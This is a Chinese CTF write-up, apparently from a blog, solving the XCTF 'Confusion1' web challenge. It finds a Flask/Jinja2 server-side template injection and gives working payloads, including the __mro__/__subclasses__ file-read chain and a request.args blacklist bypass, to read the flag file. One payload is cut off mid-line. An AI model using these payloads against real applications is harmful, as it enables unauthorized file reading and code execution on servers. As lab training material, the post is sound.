攻防世界web进阶区 Confusion1

原创

feng?wow 于 2022-01-24 14:09:27 发布 3089 收藏
分类专栏： 攻防世界 文章标签： flask python 后端

本文链接：https://blog.csdn.net/akxnxbshai/article/details/122666441

攻防世界web进阶区 Confusion1

难度系数： 四星

题目来源： XCTF 4th-QCTF-2018


题目描述：某天，Bob说：PHP是最好的语言，但是Alice不赞同。所以Alice编写了这个网站证明。在她还没有写完的时候，我发现其存在问题。(请不要使用扫描器)

题目提到了php，打开网址首先看到一张图

蛇缠在大象身上猜测此系统使用了php+python

（php的标志是大象，Python的标志是蛇）

然后进入了注册页面发现flag的位置



想到了本题可能存在Python SSTI漏洞，于是试验一下用{{1%2b1}}

%2b表示的是+

Not Found

The requested URL /index.php/2 was not found on this server.

Apache/2.4.10 (Debian) Server at 111.200.241.244 Port 54284


发现2，说明代码执行，存在SSTI漏洞

由于给了flag的位置，所以利用SSTI读取flag文件

尝试用平常的payload直接读取flag：

```
{{"".__class__.__mro__[2].__subclasses__()[40]("/opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt").read()}}
```

发现



尝试发现常用的class、subclasses、read都被过滤了

但是并未过滤request。

request 是 Flask 框架的一个全局对象 , 表示 " 当前请求的对象(flask.request) " 。


所以我们可以利用request.args绕过输入黑名单，进行沙箱逃逸。

沙箱逃逸：

就是在给我们的一个代码执行环境下(Oj或使用socat生成的交互式终端),脱离种种过滤和限制,最终成功拿到shell权限的过程。其实就是闯过重重黑名单，最终拿到系统命令执行权限的过程。

Payload:

```
{{''[request.args.a][request.args.b][2][request.args.c]()[40]('/opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.t
```



Not Found

The requested URL /index.php/cyberpeace{9000652ac8aa49af4b7346340302eca9} was r

---

Apache/2.4.10 (Debian) Server at 111.200.241.244 Port 54284

拿到flag。